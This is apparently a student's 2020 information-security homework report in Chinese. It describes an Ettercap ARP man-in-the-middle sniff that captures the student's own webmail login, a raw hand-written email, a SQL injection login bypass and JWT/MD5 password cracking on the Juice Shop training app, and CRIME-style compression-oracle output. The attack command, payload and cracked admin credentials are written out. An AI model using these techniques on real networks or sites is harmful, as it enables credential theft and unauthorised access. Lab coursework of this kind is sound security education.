
資訊安全


40647027S 陳冠潁

1. 我使用了 mac 版本的 Ettercap，並且與我的桌電連接在同一個網路之下，之後使用 `sudo Ettercap -T -M arp` 對整個區網進行中間人攻擊監聽，開始監聽之後使用我的桌電登入 ntnu csie 的 webmail 因為此網站並沒有使用 https，因此傳輸的過程都以明文顯示，登入後開始在記錄下來的監聽資訊尋找 140.122(師大 IP)開頭的網段位置的傳輸資料，很容易就可以找到 loginname 與 password 的資訊了。



```
Mon Jun  8 19:36:42 2020 [319822]
TCP  172.16.230.107:6333 --> 140.122.185.1:80 | AP (960)
------WebKitFormBoundaryLZvvLiPqXLNadvaR.
Content-Disposition: form-data; name="k1".
.
91492307.
------WebKitFormBoundaryLZvvLiPqXLNadvaR.
Content-Disposition: form-data; name="k2".
.
63wbRNi7KNtoo.
------WebKitFormBoundaryLZvvLiPqXLNadvaR.
Content-Disposition: form-data; name="loginname".
.
40647027S.
------WebKitFormBoundaryLZvvLiPqXLNadvaR.
Content-Disposition: form-data; name="password".
.
[redacted]
------WebKitFormBoundaryLZvvLiPqXLNadvaR.
Content-Disposition: form-data; name="vcode".
.
6971.
------WebKitFormBoundaryLZvvLiPqXLNadvaR.
Content-Disposition: form-data; name="tcode".
.
7487.
------WebKitFormBoundaryLZvvLiPqXLNadvaR.
Content-Disposition: form-data; name="dflang".
.
zh_TW.Big5.
------WebKitFormBoundaryLZvvLiPqXLNadvaR.
Content-Disposition: form-data; name="update_language".
.
yes.
------WebKitFormBoundaryLZvvLiPqXLNadvaR.
Content-Disposition: form-data; name="_cgifields"
```


2.



```
Subject: Information Security 2020
From: neokent <neokent@ntnu.edu.tw>
To: fayefayeder <40647027s@gapps.ntnu.edu.tw>
Content-Type: multipart/mixed; boundary=KkK170891tpbkKk__FV_KKKkkkjjwq
Message-Id: <20200608132207.2DB23286DCF@mg156.ntnu.edu.tw>
Date: Mon,
  8 Jun 2020 21:22:06 +0800 (CST)
X-NOPAM-Status: type=0; s=30, (GSD sync, gs=0, s=30, p=11)
X-NOPAM-DIAG: 123.193.101.50, NullStr, CS: 0, LM, LdnF, SameDSL, 30

--KkK170891tpbkKk__FV_KKKkkkjjwq
Content-Type: multipart/alternative; boundary=KkK170891tpbkKk__FV_KKKkkkjjwr

--KkK170891tpbkKk__FV_KKKkkkjjwr
Content-Type: text/plain; charset=UTF-8

ID: 40647027S

--KkK170891tpbkKk__FV_KKKkkkjjwr--
--KkK170891tpbkKk__FV_KKKkkkjjwq
Content-Type: image/jpeg; name=NTNU3.jpg
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename=NTNU3.jpg


--KkK170891tpbkKk__FV_KKKkkkjjwq--
```


上面是我先寄給自己的信箱來測試的截圖，一開始很容易就能夠發送純文字郵件，但加檔案就花了不少時間研究 multipart 的 boundary 與內容的位置要怎麼寫，另外我並沒有連到師大校內的網段也能成功發送郵件。

3. 寫在檔案”LAB1.pdf”，做到 Task2.1B。
4. Task1. Email 使用: ' or 0=0;--，成功登入 admin 帳號。
   Task2. 取的 cookie 中的 token 拿去 decode 之後得到密碼的 md5，再解開 md5 之後得到密碼為 admin123，並且使用此密碼能夠成功登入。



PAYLOAD: DATA

```
{
  "status": "success",
  "data": {
    "id": 1,
    "username": "",
    "email": "admin@juice-sh.op",
    "password": "0192023a7bbd73250516f069df18b500",
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "undefined",
    "profileImage":
"assets/public/images/uploads/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2020-06-14 06:45:33.694 +00:00",
    "updatedAt": "2020-06-14 09:52:22.803 +00:00",
    "deletedAt": null
  },
  "iat": 1592150850,
  "exp": 1592168850
}
```



MD5 Decryption


Enter your MD5 hash below and cross your fingers :

Found : admin123
(hash = 0192023a7bbd73250516f069df18b500)

5. 程式碼 “crime.py”

每次測試一個字元，從 0-255，如果回傳的密文有變短，代表猜對了，依序猜出每個字元，最後就會的到結果。

原文為: The secret is 901jefINej230k2d;



```
901jefINej230k2d; The secret isØ 5
901jefINej230k2d; The secret isÙ 5
901jefINej230k2d; The secret isÚ 5
901jefINej230k2d; The secret isÛ 5
901jefINej230k2d; The secret isÜ 5
901jefINej230k2d; The secret isÝ 5
901jefINej230k2d; The secret isÞ 5
901jefINej230k2d; The secret isß 5
901jefINej230k2d; The secret isà 5
901jefINej230k2d; The secret isá 5
901jefINej230k2d; The secret isâ 5
901jefINej230k2d; The secret isã 5
901jefINej230k2d; The secret isä 5
901jefINej230k2d; The secret iså 5
901jefINej230k2d; The secret isæ 5
901jefINej230k2d; The secret isç 5
901jefINej230k2d; The secret isè 5
901jefINej230k2d; The secret isé 5
901jefINej230k2d; The secret isê 5
901jefINej230k2d; The secret isë 5
901jefINej230k2d; The secret isì 5
901jefINej230k2d; The secret isí 5
901jefINej230k2d; The secret isî 5
901jefINej230k2d; The secret isï 5
901jefINej230k2d; The secret isð 5
901jefINej230k2d; The secret isñ 5
901jefINej230k2d; The secret isò 5
901jefINej230k2d; The secret isó 5
901jefINej230k2d; The secret isô 5
901jefINej230k2d; The secret isõ 5
901jefINej230k2d; The secret isö 5
901jefINej230k2d; The secret is÷ 5
901jefINej230k2d; The secret isø 5
901jefINej230k2d; The secret isù 5
901jefINej230k2d; The secret isú 5
901jefINej230k2d; The secret isû 5
901jefINej230k2d; The secret isü 5
901jefINej230k2d; The secret isý 5
901jefINej230k2d; The secret isþ 5
901jefINej230k2d; The secret isÿ 5
key is  901jefINej230k2d; The secret is
PS D:\Download>
```

6. 寫在檔案”LAB2.pdf”，做到 Task4。